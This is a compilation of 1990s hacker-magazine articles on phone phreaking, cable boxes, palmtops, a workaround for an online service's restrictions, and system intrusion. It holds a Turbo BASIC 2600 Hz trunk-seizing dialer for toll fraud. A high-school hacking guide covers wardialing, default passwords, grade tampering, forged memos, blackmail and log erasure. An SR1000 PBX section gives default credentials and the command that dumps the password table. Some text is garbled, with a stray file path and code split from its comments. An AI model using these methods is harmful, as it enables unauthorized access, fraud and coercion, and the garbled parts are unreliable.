Some time ago, long distance calling required a special "ficha". I say some time ago because these were more expensive and since then the phone people started to understand how easy it was to "phreak it". So a card was introduced in order to replace the special "ficha". One can choose between a 20, 50, 75, or 90 unit card, each unit being a three minute call. But the price, that's something. One pays $4,50 for a 90 unit card which runs out faster than a bullet when one needs to dial long distance. It's 63 cents per minute to call long distance, but that's at the Central or at home. In public phones, the number of units goes a bit faster, it seems. Only three Centrals are open on Sundays, when one pays only 7 cents a minute. That in a town of 11 million. It's either join the queue or pay more money for those 90 unit cards.

I've done some research on them. According to the publication "Card Technology Today", the card is either inductive or magnetic. It's basically a plastic card with a thin metal plate, covered by a kind of gray ink or plastic, very hard to take out. If one bothers to take away this ink or plastic and get to see the metal, they will find that it is cut by holes and lines. This sequence is repeated four times, and it is the same in all cards, regardless of the number of units. Some people claim that by cutting on the corner of the card or on some special place, an infinite card can be created. Others claim that by soldering with care, it is also possible to achieve the same thing. The official explanation is that the cards have some micro-fuses that the phone "burns" as the time and the talk go by.


But sometimes, the real "phreaking" is completing a long distance phone call. There's a long distance service, called DDD, which means Distance Direct Dialing. One punches all the numbers and gets a sound that the line is busy. How to overcome that? Try again. But if you're smart, you'll punch the zone codes slowly, trying to do it as if you were a modem, punching a key after each don't-know-how-many-seconds-or-milliseconds. It's a matter of concentration. Can't do that when angered or in a hurry. Just like Zen. Think about the tree in the woods, does it make noise when it goes down? Sounds complicated? Yeah, but it works and it helped me to complete calls when people gave up, after repeating the dialing for half an hour. It's the same thing for a collect call. It's

tough, no matter what side of the line you're on. (Once I had to call an address 1500 kilometers north in order to ask people there to deliver a message 1500 kilometers further north.) But I have to say that it works, if one has enough time to try and do it the right way. In the end, through constant practice (because every time you don't get a line you keep practicing), it's possible to guess the right intervals between each key-pressing.

Right now, AT&T and other foreign phone companies are trying to get in here. There is even some advertisement of ISDN. Will it succeed? Nobody knows. It's known that the state phone company is checking on the use of things like Blue Beep. A few Brazilian people who claim to know something about boxing told me that only through public phones is it a safe thing. The cost of a phone line is a big reason to be paranoid about being caught phreaking. Most of the people who do, do it only because they're living far away from home.

Lots of people try and sometimes succeed using others people's phones in order to dial phone sex, horoscopes, and other on-line services. Nothing to say about that. Voice mailboxes are a hit. Only $10 a month.

Brazilian phreakers don't trade their secrets because of the fear of things getting fixed. If the phone company finds out, sure they'll change. Thousands and thousands of people go south, trying to escape misery. Every one of them gets homesick, for North and South are sometimes 99 percent different. So, any malfunction in the phone system would grow old pretty fast... in fact, the blue phones that used special "fichas" would be vandalized, once in a while, by those people, who would break them down in order to call their relatives back home. Card technoloy is attractive because the phone doesn't carry anything that might be stolen. So this sort of physical hardware "call-phreaking" is out. Sad part is this was a change that made some people cry, because it ruined it for the guys who didn't need to destroy the phone in order to call the folks back home. Such good things don't last for long here. If someone really wants to learn about phone services, there are technical schools (secondary schools) that teach it. But it is unheard of for people to try to learn it some other way, or for the joy of it. There are no files or philes. And the phone system is reputed as being too primitive to be really hacked. They are trying to improve it. But very slowly.



A voice mail receipt, which is also the same as a normal phone receipt. The little round things are the metal coin fichas (not to scale).

THE DIAL PULSER

by Golem of Sprague

Previous articles have mentioned the MF type blue box, but there hasn't been mention of something called a "Rotary SF" or "dial pulser". I remember seeing these devices at someone's (name withheld) cellar "lab" in 1990. Yes, they were the standard issue blue Bell System boxes powered by two "D" cells (the same olive drab Bell batteries that used to come in the Hess toy trucks, you Gen-Xer's), and on the outside, a button for line seizure and a rotary dial for pulsing.

The theory of dial pulsing is nothing more than the tone equivalent of regular rotary dialing. This goes back to a system that predates R1 called CCITT 2 (C2). This used 600 Hz for make and 750 Hz for break, which simulated rotary dialing over long distances where a DC loop is impractical. At the risk of boredom, I will mention how R1 uses 2600 Hz to indicate trunk on hook and silence as trunk off hook. What happens when 2600 Hz is pulsed at a regular rate? On-hook, off-hook, on-hook, off-hook.... Gee, it sounds like pulse dialing, no? Yes it is, but *over a trunk* which sees this 2600 Hz pulsing like a subscriber loop sensing interruptions of rotary dialing. This system is simpler than MF signalling for its use of only one frequency and its lack of registering tones (11, 12, KP, KP2, ST). However, I know of no places in the US (perhaps Alaska?) that still use C2 or R1 that will accept dial pulsing.

```
'WARNING FROM THE CORPORATE PROPERTY CULTURE:
'
' ''Educational purposes only''
'
' 'Rotary SF' Generator
'a.k.a. Cap'n Crunch Whistle, remember?
'Uses PC speaker to generate pulsed 2600 Hz
'to dial over trunks involving SxS and crossbars.
'This is written in Turbo BASIC; it may need modifications
'for use w/ Quick BASIC or other structured BASICs.
'
'Written by KeyPulse & STart
'
'code starts here:
'
cls                                    'clear screen
do                                     'main loop
 line input "Phone Number:";ph$        'input phone number
 l=len(ph$)                            'length of phone number
 if ph$="" then goto xit:              'if empty line then go to
 sound 2600,15                         'seize R1 trunk w/ 2600
 delay 2                               'delay 2 seconds
 for t=1 to l                          'read string loop
  b$=mid$(ph$,t,1)                     'get char in string
  digit=val(b$)                        'convert to numeric
```

```
 select case b$
  case "0"
   digit=10
  case " "
   goto skip
  case else
 end select
 ?b$;
 for x=1 to digit
  call dialpulser
 next
 delay .5
skip:
next
?
loop
xit:
end

sub dialpulser
aaaaaall....
 sound 2600,1.2
 delay .18
end sub
```

```
'check b$ for exceptions
'if '0' then
'set to pulse ten (10) times
'if a space char, then
'skip over to next digit (ignore)
'elastic case do nothing
'end select for checking exceptions
'print digit
'pulsing loop (pulse DIGIT time(s))
'dial pulser routine
'do again until x=digit
'500 ms delay between pulsing
'skip point
'get next digit

'loop back
'jump point for
'program termination

'this is the heart of it

'sound 2600 for 40 ms
'delay for 60 ms
'that's all

'my advice:
'have fun - don't get caught!
'remember: the President,
'the currency,
'and the phone system
```

BEYOND HOPE

It's the long-awaited sequel to Hackers On Planet Earth and it takes place in New York City on August 1, 2, and 3, 1997 (tentative). Location and registration info to be announced. Contact our voice BBS for more info: (516) 473-2626 or email: beyondhope@2600.com or check our web site: www.2600.com.

THE GI CFT2200 POWER BOX

by Active Matrix

Recently my cable company upgraded its system and installed new "power boxes" in subscribers' homes. Also, they replaced all of the underground cable in my town with fiber optic cable to facilitate two-way communications. This upgrade to "interactive television" is slowly spreading throughout cable companies in the entire US. Fiber optic cable is being laid, and slowly but surely more and more cable subscribers will be getting new features. The boxes our local cable company is using are General Instrument (same company who makes the Jerrold boxes) CFT2200's. I don't know if these will be the standard, but you can expect other brand-name boxes with the same features.

The CFT2200 looks a hell of a lot nicer than your typical clunky cable box. It is a bit larger and sleeker, and has a certain hi-tech look to it. The box is capable of two-way communications. Unlike old fashioned addressable boxes, which could only receive signals from the cable company, this box can send signals to the cable company as well as receive them. This facilitates instant ordering of pay-per-view without making any phone calls, and things like TV polls you can answer. On the back of the box are your two typical cable in/out coax connectors, plus left/right stereo audio jacks, and a composite video jack. There is also an IR Blaster plug and an IPPV connection (the latter works with the Starfone option, see below). Finally, there is a metal plate where optional circuitry may be added. The manual mentions Starfone and Starview as two options to connect there. After looking up some info at GI's web site, I found out that the Starfone option allows you to hook your box up to your phone line to make a standard addressable box act like a two-way one. Why this option would be available on a standard two-way box I don't know. I couldn't find anything out about Starview. I asked my trusty cable company about these options. After being put on hold for half an hour I was connected to a rep who had no clue what I was talking about.

System Features

The CFT2200 has a lot of nice on-screen features. When you flip channels, the name of the channel you're on is displayed at the top of the screen. At the bottom is a box that tells you what show is on, when it started, and when it will end. The remote control has a four direction arrow pad, pushing the right arrow shows you what show is on next. A press of the Info button will bring up a window that will describe the program in depth. If it's a movie, the rating and the actors in it are also included with the description. The box has a program guide, which basically will show you in a table format what is on at any time on any channel. You can even go ahead up to seven days. Looking through the guide is done with the arrow buttons, a page up/down button, and a day up/down button. Because of memory limits, in depth program descriptions are only available for current and subsequent programs, if you go ahead too far you'll get no more than the show's name and a "Sorry no data available" when you press Info. As far as pay-per-view goes, all you do is flip to the channel showing the movie you want. You have from 10 minutes before to 10 minutes after the movie starts to order. The screen turns black, and the letter E for event flashes on the box's display panel. If you press the Select button on the remote a confirmation will appear, another press of select and decryption immediately starts. That's why the timeframe is limited to 10 minutes before or after. Earlier than that and you'd catch the credits of the previous movie. A four digit password may be set to

prevent unauthorized ordering. By default it's the last digits of your phone number.

Bugs and Tech Info

Of course with all new technology comes bugs. For instance, a week after I got the power box, the cable company uploaded an updated software revision (erasable ROM in the boxes incidentally) to every power box at around 4 am. It didn't work for everyone though, and 500 boxes were completely screwed up, mine included. You couldn't reset them, change the channels, nothing. They had to actually order 500 new boxes from GI, and replace the messed up ones in each home. The messed up boxes were taken back to the factory to be reprogrammed according to the cable guy who came to replace my boxes. Another annoying thing is that the boxes have to be off to be updated with the latest program schedules. If you leave your box on overnight, you have to unplug it for a few seconds, then plug it back in. Within ten minutes it updates itself.

One final thing is that you must have a strong signal for the boxes to work properly. If you have a splitter in your basement to run cable lines to multiple TVs, which I do, you may run into some problems. I noticed that on the higher channels (80 and up), which are all pay-per-view, I was unable to order a movie with the Select button because the signal was so bad (the higher you go, the poorer reception quality is).

These boxes ain't cheap, the replacement fee for lost ones is around $300 so I can assume that's what they would list for. The internal architecture according to data on the GI web site is dual processor. The secure processor takes care of message processing and on-screen displays, an 860 MHz tuner, and is described as a "smart card" renewable security system. The Feature Expansion Module has a Motorola 68000 chip. This is what takes care of the downloading and updating of program schedules in the guide, with a re-writable ROM. This also handles the pay-per-view ordering. Other features listed include an optional RS-232 interface for use with a printer, fax, or other serial device. The boxes can be remotely turned into a "lump of clay" by the cable company. Your screen will flash black and a message will say "Your terminal has been deactivated. Please call your cable company." The first time your box is installed, this message comes up and the cable guy has to call his central office and read off a long set of characters/numbers, which I assume is the ID of the particular box. Just wish I had a tape recorder handy then.

No More Secrets

The ability of the box to send and receive signals means more than ordering pay-per-view without calling some automated phone number. It means that your cable company has the ability to know exactly what you are watching all the time. It would be unwise to use a descrambler with this box. I'm sure they'd get suspicious if you were always watching the pay-per-view channel yet never ordering any movies. There is no doubt they have the ability to do so, but do they? I can't say yes or no but I wouldn't be surprised. Just think how much you can learn about a person from what they watch on TV. Their lifestyle, hobbies, marital status, age. I shudder at the thought of the records they would have the ability to keep.

While the new power boxes are very powerful and convenient, there is a definite sacrifice in privacy. Is it worth it? Hard to say, since I'm unsure exactly how much they monitor. With the fiber optic cable Internet cable service will be coming shortly. This means high speeds of several megabits per second, making ISDN look like a 110 baud modem. I'd be interested in knowing from anyone on the "inside" what type of monitoring techniques, if any, cable companies employ with two-way boxes. Send a letter to *2600* and let us all know what's going on. Expect another article on the Internet cable modem when and if I can get my hands on one.

The GI web site www.gi.com has the tech details, some mentioned here, on the CFT2200. Check it out.

GTE VOICE PROMPTS
(FOUND INSIDE GTE COMPUTERS)

by Chillin' Bit Boy

001 OH
002 1
003 2
004 3
005 4
006 5
007 6
008 7
009 8
010 9
011 OH_
012 1_
013 2_
014 3_
015 4_
016 5_
017 6_
018 7_
019 8_
020 9_
021 SIT1
022 SIT2
023 SIT3
024 SIT4
025 SIT5
026 SIT6
027 SIT7
028 ,
029 .
030 A NUMBER THAT
031 A WORK STOPPAGE
032 ACCESS CODE
033 AGAIN
034 ALL CARRIER CIRCUITS
035 ALL CIRCUITS
036 AND
037 ARE BUSY NOW
038 AS DIALED
039 AT THE CUSTOMER'S REQUEST
040 AT THIS TIME
041 BE COMPLETED
042 BE GIVEN OUT
043 BEFORE DIALING
044 BUSINESS OFFICE
045 BE REACHED
046 CALL
047 CANNOT
048 CARRIER
049 CHANGED
050 CHECK THE NUMBER
051 DIAL A
052 DIAL AGAIN
053 DIAL THE DIGITS
054 DUE TO
055 DISCONNECTED
056 DID NOT GO THROUGH
057 FOR
058 FOR ASSISTANCE
059 FROM YOUR CALLING AREA
060 FROM THE PHONE YOU ARE USING
061 HANG UP
062 HAS BEEN
063 HEAVY CALLING
064 IF
065 IS
066 IT IS NOT NECESSARY TO
067 LATER
068 MUST BE PRECEDED BY THE DIGITS
069 NEW NUMBER IS
070 NO LONGER IN SERVICE
071 NOT IN SERVICE
072 OR
073 OPERATOR
074 PLEASE
075 PLEASE NOTE
076 REPAIR SERVICE
077 READ THE INSTRUCTION CARD
078 RECEIVE CALLS
079 STAY ON THE LINE AND THE OPERATOR WILL ANSWER
080 TEMPORARILY DISCONNECTED
081 TELEPHONE COMPANY FACILITY TROUBLE
082 THE
083 THE NUMBER
084 TELEPHONE YOU ARE CALLING FROM
085 THIS IS A RECORDING
086 TO A NON-PUBLISHED NUMBER
087 TO AN UNLISTED NUMBER
088 TRY YOUR CALL
089 UNABLE TO COMPLETE YOUR CALL
090 WE CANNOT COMPLETE YOUR CALL
091 WE'RE SORRY
092 WHEN CALLING THIS NUMBER
093 WITH
094 WILL YOU PLEASE
095 YOU WOULD LIKE TO MAKE A CALL
096 YOU HAVE REACHED
097 YOU HAVE DIALED A NUMBER THAT
098 YOU HAVE SELECTED
099 YOU ARE CALLING
100 YOU MUST FIRST
101 YOU NEED HELP
102 YOU FEEL YOU HAVE REACHED THIS RECORDING IN ERROR
103 YOU DIALED
104 YOUR
105 YOUR NUMBER IS
106 YOUR CALL IS URGENT
107 ZERO
108 ZERO_
109 IS A PARTY ON YOUR OWN LINE
110 ALLOW THE PHONE TO RING SEVERAL TIMES BEFORE LIFTING THE RECEIVER TO TALK

If a clever hacker knew what to do in GTE's systems, he/she could have copious amounts of fun! "WE'RE SORRY, THE OPERATOR HAS BEEN DISCONNECTED OR IS NO LONGER IN SERVICE"

THE HP LX200

by PsychoWeasel

I consider myself a portable hacker. Yes, I have an AT&T 386 UNIX system and a 486 DX2/80 PC at home, but what fun is there in sitting around the house on my weekends off from work (a.k.a. "the real job")? It is in this frame of mind that over the last year or so I have bought and returned many a PDA and palmtop (I have a nice credit card company and the fact that my girlfriend works for Radio Shack doesn't hurt either!) including a Zoomer, a Zaurus, a Magic Link, and a Psion. The only PDA I haven't touched is the Newton (made, of course, by Apple... need I say more?). So, why did I finally select the Hewlett Packard LX200 over all others?

The Operating System

This is probably the most important reason I stayed with the HP LX200. All of the other systems listed above use their own proprietary OS which severely limits the unit's flexibility and software accessibility. The LX200 runs on DOS 5.0 which gives it access to the largest software library in the world. Anything that can run on DOS 5 and within 600KB of RAM can run on the LX200.

Software Availability

As I pointed out above, the only limitations on what can run off of an LX200 are the DOS version, available memory, and possibly the processor (a 188C which is equivalent to an IBM XT) and disk space. For example, on my palmtop (equipped with a 6MB flash RAM PCMCIA card) I normally carry my Watcom C++ compiler and linker for down-and-dirty trenches hardcoding, a Telnet program, an offline news reader, uuencode, Pkzip, DOS2UNIX text file converter, a MIME encoder/decoder, PGP, a DTMF program, a program that stores IR signals as binary and can resend them (great fun at those boring departmental show and tell meetings!), and a few other basic necessities. Other PDA operating systems may have SDKs available, but the amount of available software for them will never match DOS.

Built-in Software

Not quite as important as the operating system or availability of software but important nonetheless is what applications are built in. Of course the LX200 comes with your standard array of PDA software (Quicken, Lotus 1-2-3, CC: Mail, HP Calculator, a notepad, an address book, and an appointment calendar) but, in addition, it is equipped with a surprisingly powerful flat-file database application which can be made relational through the use of the LX200 native macro language, a wonderful terminal program with VT100 and ANSI emulation along with all of the regular transfer protocols (Xmodem, Zmodem, Binary, Kermit, etc.), and LapLink. Since all of this software is run off of ROM it executes blazingly fast.

Expandability

While most PDA's and palmtops' PCMCIA slots are limited to flash RAM, SRAM, and modems, the LX200 allows use of virtually any PCMCIA version 2 cards including flash RAM (currently up to 80MB), modems (up to 28.8 bps, including cellular), Token Rings, even SCSI! As long as there is a DOS driver for it, it'll work. The LX200 also includes a serial port (COM 1), and an IR port. The serial port can be used with any standard serial device. All of this makes the expandability of the LX200 rival that of a laptop for only 6 oz. and $1500 less.

Battery Life

Time to change the 2 AA batteries again? But it's only been 2 months!!!

I think I've made my point here. For hackers like me who are on the move alot and don't want to be bothered with carrying pounds of laptop equipment or are on a low-level drone programmer's salary the Hewlett Packard LX200 is a great machine to have.

You will have to excuse me now - AOL must pay dearly for kicking me off their system. Lucky I have a database of international SprintNet access numbers in my palmtop, huh?

MAXIMUM WOW!

by Kris

CompuServe has formally released their new, integrated online service targetted for computer amateurs and their kids. While this service provides much less content than the "big four" online services, it does hold exciting possibilities to those of us who desire unlimited Internet access on a high-availability national network. Though they do not officially offer this kind of network access to WOW! customers, this article will show you how to exploit this reliable, pervasive, and unlimited connection for your Internet needs using the dial-up scripting tool that comes with the CD-ROM version of Windows 95.

Many of us live in areas where there are a number of "Mom and Pop" Internet Service Providers (ISP's) that offer unlimited Internet access for a flat monthly fee. Some of them only give you this rate if you pay up to one year in advance! The primary problems people experience with these small providers are a distinct lack of network reliability, constant busy signals, and nonexistent phone support. Undoubtably, many of us have bad experiences both with the local "Mom and Pops" and even newcomers like AT&T WorldNet. While it's not perfect, WOW! offers their customers unlimited dial-up access to the WOW! service for a flat $17.95 per month (as of this writing) with the reliability, accessibility, and support of online veteran CompuServe. If you already have a CompuServe account, you get $3 off the monthly rate. That's cheaper than the annual agreements at most of my local providers for the same access.

WOW! works over CompuServe's newly-upgraded, nationwide PPP dialup network. We can take advantage of this heavy investment for reliable Internet service. WOW! works exclusively over a TCP/IP connection using a new 32-bit version of CompuServe's PPP dialer. CompuServe veterans may notice that the procedures described here can be used with their CIS accounts, but such use is still subject to the service's costly per-minute rates and should only be used with the unlimited WOW! account.

When the user starts WOW! and enters a password, WOW! looks for a file called "WSOCK32.DLL" to establish a TCP/IP connection with the WOW! data center. That file hooks into the 32-bit dialer (CID.EXE) which, in turn, dials up the local CompuServe number, verifies your username and password, and formally opens a connection. The WOW! program, in turn, talks to the WOW! data center through this connection to verify the username and password information a second time. You are then fully on the Internet, but you're locked into using WOW!'s interface and its crippled version of Microsoft Internet Explorer and their internal Chat system. Yuck!

Okay, this is great if you want to use WOW!, but what about IRC, Netscape, Java, telnet, and a better newsreader? WOW! says you can't use these things at this time, but you really can if you use the built-in Internet tools that come with Windows 95! Follow the steps listed below. Some of the steps may vary depending on when your Windows 95 CD-ROM was released and whether your system has already been set up for Internet access. In any case, this cookbook should give you a good start (this *is* a hacking magazine, right?). If you own a Macintosh, you can also use a Mac PPP dialer to connect to the Internet side of WOW! using the script below as a reference!

1. Install WOW!, set up an account, and write down the access number and your Internet e-mail address. Note: the e-mail address is completely different from the WOW! login ID.

2. If you don't already have it, download and install Microsoft Internet Explorer from "www.microsoft.com". It will put an icon on your desktop called "The Internet", but don't double-click on it just yet!

3. Install the "Dial-Up Scripting Tool" (located in "Admin\Apptools\DScript" on the Windows 95 CD-ROM).

4. Click on the Start Menu and go to the "Control Panels... Internet" and click "New Connection".

5. Type a name for your new connection - "WOW!" is probably a good idea - and choose the modem you'd like to use. If you don't have a modem listed, set it up!

6. Click "Next" and type in the access number you wrote down in step #1.

7. Click "Next" and then "Finish". You're not done yet, though.

8. Click on the Start Menu and go to "Programs... Accessories... Internet Tools... Dial-Up Scripting Tool." If the tool isn't there, look for "Scripter.exe" on your hard disk and run it.

9. Find your new "WOW!" connection in the window on the left. Click it.

10. Type a file name in the text box on the right with an "SCP" extension (e.g., "WOW.SCP"). Click "Edit".

11. Type the following into this new file and save it.

```
proc main
set port parity even
set port databits 7
transmit "^M"
waitfor "Host Name:"
transmit "CPS^M"
waitfor "User ID:"
transmit $USERID
transmit "/PPP:CISPPP/INT:60^M"
waitfor "Password: "
transmit $PASSWORD
transmit "^M"
set port parity none
set port databits 8
endproc
```

12. Click "Apply" and click "Close".

13. Remember that "Internet" icon that appeared on your desktop in step #2? Double-click it now! I'll leave it to you to choose all the defaults and obvious choices. Your IP address is "automatic", and the DNS servers are "149.174.211.9" and "149.174.211.10". Your username is your WOW! email address, complete with the "@" sign and domain "wow.com" (e.g., "username@wow.com"). Finally, the "email" option should be unchecked. When finished, double-click on "The Internet" again. This can also be done from the Internet control panel or the "Dial Up Networking" folder under the "My Computer" icon.

14. Once connected, you can use any Internet application along with the WOW! application. If you want to read news, the news server is "news.compuserve.com" or "news.spry.com". Your pick.

15. Now that your connection works, let's tune it a little. For maximum performance, go to the Internet control panel again and click "Properties... Server Type". Uncheck the "Log On to Network" option and disable "NetBEUI" and "IPX/SPX Compatible". While it isn't necessary, this will shorten logon time by four to six seconds because it tells Windows 95 not to bother looking for network servers that don't exist.

If you have trouble, check the help file for Dial-Up Networking and the Internet Control Panel. Some of the Start Menu shortcuts may not be in the same place on every system. If you don't want to use the "Internet" icon, try going to the "My Computer" icon and look for a folder called "Dial-Up Networking". In addition, the login script may change from time to time (it changed once during the first month of WOW!'s existence). Keep in mind that your email address is really "username@wow.com" and that you can only read your email from the WOW! application itself. To log into the WOW-specific areas using this new connection, delete the following files from the WOW directory: "WSOCK32.DLL" and "WINSOCK.DLL". This tricks the main WOW! application into using your new connection! You should never have to use the WOW! dialer again!

I hope this article helps you save money on your Internet connection and allows you to gain maximum use of your unlimited WOW! account to chat, read news, browse the web with a real web browser, and maybe even chat with a relative on Iphone. You can even use this connection to avoid long-distance charges and busy signals on America Online and The Microsoft Network for the cost of the WOW! monthly fee!

hack your high school

by DayEight

High School. Ah! The years of wonderment and cheap hacking! Hacking your high school's system can be very beneficial to you, and possibly others. First, obtain the list of your school's phone numbers, such as the office, athletics department, nurse, guidance, etc. If you see that the numbers all share the same first six numbers (i.e., 555-5555, 555-5556), then you'll have an easy time. Get a wardialer (I prefer ToneLoc) and scan the numbers in this mini "exchange" until you get a carrier, or hit a residential or business number. If your school doesn't have its own "exchange", or you didn't find a carrier, wardial the whole area. If that still comes up nil, then you're probably out of luck hacking from a safe distance. You'll have to pull an inside job. Another alternative is to use a beige box, but those things cost money!

If you find a carrier, you have struck virtual gold! Call it up and attempt to logon. If it's UNIX, even better! Schools usually have little or no security, so just cross your fingers and type that magical word, "root". If that doesn't work, try others like SYSADMIN and all the default accounts. Also try PS####, where # equals the number of your school. I have talked to some hackers in other towns who say that this is usually the password or an account. Reminds me of Radio Shack screen savers.

If all else fails, set up some sniffers if you can. Also, though I haven't tested it, the gender snooper in *2600* Vol. 12 # 2, looks like it would work great for those who can't find a carrier or are bad at guessing passwords. If you do decide to hide in your school until 3 am to do your dirty, be careful. Some schools have new tracking lights that call the cops. And sleeping in the boys' room isn't that fun. Try the girls' room.

If it *isn't* UNIX, good luck! Try the PS#### numbers or try "new" or the name of your principal or teachers. If you still are getting nowhere, bribe a faculty child. When you have gotten in, you should see an idiot-proof menu. I believe it's like that for most schools. If the shell is poor, try to "vi" your way out of there. Now you can probably change your grades. Here's where it gets a tad tricky. Never change them for more than a few points, and always change someone else's grades too. This person should be someone you know who is big on computers and lets everyone else know. That's just a bit of added security, not much but a bit. There is one exception. There always is. If you're a senior and the grades are about to close for fourth quarter, go wild! Give yourself a bunch of A's. It won't really matter - you probably have already been recruited for a college or the army. You can also get the home room announcements a day early and also unknown events, like fire alarm testing. Another fun thing to do is make a memo for a fire alarm, or ask your school's security officer to check some asshole's locker. Better yet, write a memo to the security officer telling him he has been fired, and a letter to the asshole saying he has been suspended. These latter options may sound like a lot of fun, but will probably result in better computer security.

More things to do include changing your schedule. I knew someone who had a messed up schedule that gave him four lunches a day. The school finally noticed the fluke and corrected it, but the kid never got in trouble. He was, after all, following his schedule. I wanted to take Computer Applications, but for a prerequisite I needed to have taken keyboarding for a semester. No chance in hell I'd do that! So, a bit of editing, and I had the class. Also, in my school you need to get so many credits in each class before you can stop taking it. Guess what? I don't take gym class anymore! Filling in credits can be dangerous though, but then again everything in here is!

Here's a very important question: Who can you tell? Don't tell friends, they will want (and threaten) you to change their grades, and you'll lose them. Look through the grades for people you don't know receiving F's. Approach them and ask for 5-10 dollars to give them a D- instead, so they won't stay back. While many probably won't believe you, there will always be one or two who do. Make it well known to them that if you get caught, they're going down too. Don't you love blackmail? Even if they say they don't want to do it and then tell on you, just give them like an A+, and say that they paid you to do that. Make sure they know you can do this. Some last second details: If you decide to change grades, you shouldn't do anything else, because they will notice something is fishy, check the logs, and see that you have raised your grades. This means, if you can, erase your presence from the system! The last thing to try comes from the movie *War Games*: find a cute girl, and tell her you'll change her grades if she'll go out with you. Hey, it could happen!

Federal BBS's

by Anonymous

800-222-0185	US Food and Drug Administration
800-222-4922	Office of Educational Research Improvement
800-235-4662	Gulf of Mexico Program Office
800-252-1366	Center for Devices and Radiological Health Electronic Docket
800-322-2722	Aviation Rulemaking Advisory Committee
800-337-3492	Federal Highway Administration Electronic BBS
800-342-5526	West Virginia Research and Traning Center
800-344-6224	National Biological Control Institute
800-352-2949	Office of Economical Conversion Information
800-358-2221	Office of Education: National Instutation of Health
800-358-2663	Global Seismology and Geomagnetism On-Line
800-368-3321	Automated Vacancy Announcement Distribution System
800-426-3814	FAA Safety Data Exchange
800-525-5756	National Library of Medicine
800-543-1561	Minority Impact
800-544-1936	Wastewater Treatment Information Exchange
800-547-1811	NASA Small Business Innovation Research/Small Business Technology Transfer
800-627-8886	US Administration for Children and Families
800-644-2271	National Institutes of Health Information Center
800-645-3736	FAA Flight Standards
800-679-5784	Tech Specs Plus
800-682-2809	Next Generation Computer Resources
800-697-4636	Small Business Administration
800-700-7837	Radiation Studies Cleanup Standards Outreach
800-722-5511	National Oceamic and Atmospheric Administration Enviromental Information Services
800-735-5282	US Department of Veterams Affairs Vender
800-735-7396	Boards of Labor and Service Contract Appeals
800-776-7827	Federal Real Estate Sales BBS
800-783-3349	Federal Information Exchange
800-821-6229	Economic Research Service/National Agricultural Statistics Service
800-858-2107	Federal Aviation Administration
800-880-6091	Nuclear Regulatory Commision Decommissioning | Rulemaking BBS

HACKING THE SR1000 PBX

by maldoror

Of course I guess I should start by saying that any information contained in this article is for informational purposes only, and that this article is merely an example of how such a cheap PBX system could easily be taken advantage of.

The SR1000 is a large fully redundant PBX System capable of maintaining over 1000 ports and supporting digital trunk access, conferencing, inbound call distribution, residential resale, voice mail applications, etc. The SR1000 PBX was designed and built by Solid State Systems in Kennesaw, Georgia and is currently being used by the Military, 911, long distance companies, debit card companies, phone sex, and whoever else lacks the common sense to make better decisions. Hopefully this article will cause some neurons to fire and some security procedures to improve, although I doubt it.

When you first connect to an SSSINC SR1000 you will most likely see something to the effect of "Solid State Systems" and a bunch of garbage. This of course is because you are connected to just that, something a little more advanced than a spark plug (OK, well maybe I'm exaggerating... but hey, this thing ain't no 5ESS.) OK, so obviously the real reason for the garbage is of course because you are using the wrong emulation... switch to ADDS 90 (PcPlus has it) and we'll continue. Hopefully you figured all of this out for yourself anyway.

Now that you're in the right emulation and providing you are connected to an SR1000 one of two things will happen:

1. You have a screen that says "SUPERVISOR:" and "PASSWORD:"
2. You have SR1000 in the left corner, and some type of menu or shell.

If you get the first result, Laugh Out Loud because this screen is most likely just a Joke. (As I said, it has no security so this screen *must* be a joke.) Most likely you will not see the first screen which means you're seeing the second result. Guess what? You're in! (Difficult?)

Going back to the login screen (providing this rarity has stumbled upon you), try the following defaults:

SUPERVISOR NAME	**PASSWORD**
SSSINC	KENNESAW
SUP1	SUP1

If none of these work, call later and try again. If anyone is using the console, or forgets to log out, you will of course drop right into their session... just watch first to make sure they aren't typing when you drop in.... (This is why you usually don't get the LOGON screen.)

You're In! What First?

If you are at a menu, type SHELL. If it doesn't let you go to shell, hit escape once to go back a menu, and type shell again. You should now be in shell.

Remember: escape will get you out of almost everything on the SR1000.

If you have something that looks like a DOS prompt (and you will now if you just went to shell), type the following to get a dump of the login/password table:

```
SH ABK DOM
```

Guess what? Yeah exactly. No encryption. Can you believe it? The funny part is that technicians aren't trained to do this, and since the software doesn't allow the administrator to list the valid accounts, they usually don't even know which accounts are active and which aren't. (Good one, guys.)

I don't have the time or the space to explain the entire SR1000 filesystem or manuals, but

here's a list of a couple of simple shell commands and explanations:

DUMP [filename] (dump the file in HEX to the screen)
COPY [file1] [file2]
DIR
DELETE [filename] (* is a wildcard)
CD [directory] (you can't see the DIR names)
HELP
EXIT (exit SHELL)
TRAN (transfer files to redundant system)
SH ABK [abbreviation] (show a table)

